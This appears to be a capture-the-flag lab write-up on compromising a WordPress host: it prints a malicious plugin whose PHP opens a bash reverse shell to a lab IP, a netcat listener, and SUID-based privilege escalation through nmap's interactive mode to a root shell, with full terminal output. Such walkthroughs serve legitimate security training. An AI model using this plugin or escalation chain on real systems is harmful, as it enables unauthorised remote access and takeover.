
WordPress


For a WordPress plugin, you need to add a bit more info for it to load as a "valid" plugin as outlined in the plugin development docs.


~/naughty-wp-plugin.php

```php
<?php
/**
* Plugin Name: reverse shell plugin
* Description: opens a reverse shell with bash
* Version: 0.1
* Author: some-natalie
* Author URI: https://some-natalie.dev
*/

exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.45.224/8080 0>&1'");
?>
```

Zip that PHP file, then upload the zipped file as a plugin







Privilege Escalation

To gain root privileges for both automated and manual configurations, I ran the command ***find / -perm -u=s -type f 2>dev/null*** to locate files with SUID bit set, which identified nmap as a candidate. By executing the command ***nmap –interactive,*** I was able to escape to a root shell, confirm my root privileges, and navigated to ***/root*** directory to capture the final flag.

Output:

A) Automated

```
meterpreter > find / -perm -u=s -type f 2>/dev/null
[-] Unknown command: find. Run the help command for more details.
meterpreter > shell
Process 1994 created.
Channel 1 created.
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
cd /root
ls
firstboot_done
fl.txt
flag.txt
cat flag.txt

🏆 WEEKLY CHALLENGE #2 COMPLETE 🏆
SYSTEM STATUS: BREACHED
/\_/\\
( -.- )   < you saw through it!
> ^ <

▓▓ Skill Gained: PERSISTENCE ▓▓
```

B) Manual

```
└─# nc -lvnp 4444
listening on [any] 4444 ...
```

```
bash: cannot set terminal process group (1660): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$ whoami
whoami
daemon
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$ find / -perm -u=s -type f 2>dev/null
<pps/wordpress/htdocs/wp-admin$ find / -perm -u=s -type f 2>dev/null
bash: dev/null: No such file or directory
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$ find / -perm -u=s -type f 2>/dev/null
<pps/wordpress/htdocs/wp-admin$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

```
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$ /usr/local/bin/nmap --interactive
<pps/wordpress/htdocs/wp-admin$ /usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
```

```
cd /root
ls
firstboot_done
fl.txt
flag.txt
cat flag.txt

        🏆 WEEKLY CHALLENGE #2 COMPLETE 🏆

              SYSTEM STATUS: BREACHED

          /\_/\\
         ( -.- )   < you saw through it!
          >  ^  <

       ▓▓▓ Skill Gained: PERSISTENCE ▓▓▓
```